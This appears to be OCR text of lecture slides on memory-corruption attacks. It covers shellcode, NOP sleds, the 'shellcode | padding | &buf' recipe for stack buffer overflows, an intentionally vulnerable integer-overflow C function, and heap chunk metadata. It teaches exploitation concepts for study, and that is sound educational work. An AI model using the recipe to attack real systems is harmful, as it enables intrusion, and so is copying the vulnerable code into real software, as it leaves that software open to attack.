
- Executable content (Often called shell code or exploits)
- Usually, a shell should be started
  - for remote exploits - input/output redirection via socket
  - use system call (**`execve`**) to spawn shell
- Shell code can do practically anything
  - create a new user
  - change a user password
  - bind a shell to a port (remote shell)
  - open a connection to the attacker machine

Shellcode

Traditionally, we inject assembly instructions for `exec(“/bin/sh”)` into buffer.


- see “*Smashing the stack for fun and profit*” for exact string

```
…
0x080483fa <+22>: call   0x8048300 <strcpy@plt>
0x080483ff <+27>: leave
0x08048400 <+28>: ret
```




Problem

- Position of buffer in memory is unknown
  - How to determine what return address to put?
    - Determined by **load_elf_binary** () when a new program is loaded
    - Typically at a high address




Problem

- Position of buffer in memory is unknown
  - How to determine what return address to put?
    - Determined by **load_elf_binary** () when a new program is loaded
    - Typically at a high address
    - Dependent on what gets loaded at the bottom of the stack




Problem

- Position of buffer in memory is unknown
  - How to determine what return address to put?
    - Determined by **load_elf_binary** () when a new program is loaded
    - Typically at a high address
    - Dependent on what gets loaded at the bottom of the stack




Problem

- Position of buffer in memory is unknown
  - How to determine what return address to put?
    - Determined by **load_elf_binary** () when a new program is loaded
    - Typically at a high address
    - Dependent on what gets loaded at the bottom of the stack



nop padding

WARNING:
Environment changes address of buf



Overwrite nop with any position in nop sled

nop sled

env

…

argv

argc

return addr

caller’s ebp

execve

0x90

…

0x90

argv[1]


buf

Inserting nop’s (e.g., 0x90) into shellcode allow for slack

Recap

To generate ***exploit*** for a basic buffer overflow:

1. Determine size of stack frame up to head of buffer
2. Overflow buffer with the right size



shellcode | padding | &buf

computation + ***control***

Agenda

Control Flow Hijacks ✓

Common Hijacking Methods

- Buffer Overflows ✓
- Exploits (shell code) Construction ✓
- Integer Overflows
- Heap Overflows
- Format String Vulnerability

What’s new since 2000

Agenda

Control Flow Hijacks ✓

Common Hijacking Methods ✓

- Buffer Overflows ✓
- Exploits (shell code) Construction ✓
- Integer Overflows NEXT
- Heap Overflows
- Format String Vulnerability

What’s new since 2000

Example

```
int myfunction(int *array, int len)
{
    int *myarray, i;
    myarray = malloc(len * sizeof(int)); /* [1] */
    if(myarray == NULL)   {    return -1;    }
    for(i = 0; i < len; i++)   { /* [2] */
        myarray[i] = array[i];
    }
    return myarray;
}
```

Example

```
int myfunction(int *array, int len)
{
    int *myarray, i;
    myarray = malloc(len * sizeof(int)); /* [1] */
    if(myarray == NULL)   {    return -1;    }
    for(i = 0; i < len; i++)   { /* [2] */
        myarray[i] = array[i];
    }
    return myarray;
}
```

Integer overflow

Example

```
int myfunction(int *array, int len)
{
     int *myarray, i;
     myarray = malloc(len * sizeof(int)); /* [1] */
     if(myarray == NULL)    {     return -1;     }
     for(i = 0; i < len; i++)    { /* [2] */
          myarray[i] = array[i];
     }
     return myarray;
}
```

Integer overflow

Memory allocated on heap
→ No longer stack overflow

Agenda

Control Flow Hijacks ✓

Common Hijacking Methods

- Buffer Overflows ✓
- Exploits (shell code) Construction ✓
- Integer Overflows ✓
- Heap Overflows
- Format String Vulnerability

What's new since 2000

Agenda

Control Flow Hijacks ✓

Common Hijacking Methods

- Buffer Overflows ✓
- Exploits (shell code) Construction ✓
- Integer Overflows ✓
- Heap Overflows NEXT
- Format String Vulnerability

What's new since 2000

Example

```
int myfunction(int *array, int len)
{
     int *myarray, i;
     myarray = malloc(len * sizeof(int)); /* [1] */
     if(myarray == NULL)   {    return -1;    }
     for(i = 0; i < len; i++)    { /* [2] */
         myarray[i] = array[i];
     }
     return myarray;
}
```

Integer overflow

Heap overflow

Memory allocated on heap
→ No longer stack overflow

Heap (Buffer) Overflows

Assigned Reading (Optional):


Once upon free()
by anonymous

http://phrack.org/issues/57/9.html

Heap Example: Linked List

```
typedef struct list_cell {
    int val;
    struct list_cell *next;
} *List;
```


Heap Meta Data



Heap Meta Data


```
struct chunk {
        int prev_size;
        int size;
        struct chunk *fd;
        struct chunk *bk;
};
```

Free list of chunks




Heap Meta Data


```
struct chunk {
     int prev_size;
     int size;
     struct chunk *fd;
     struct chunk *bk;
};
```



What can an overflow do?




What can an overflow do?

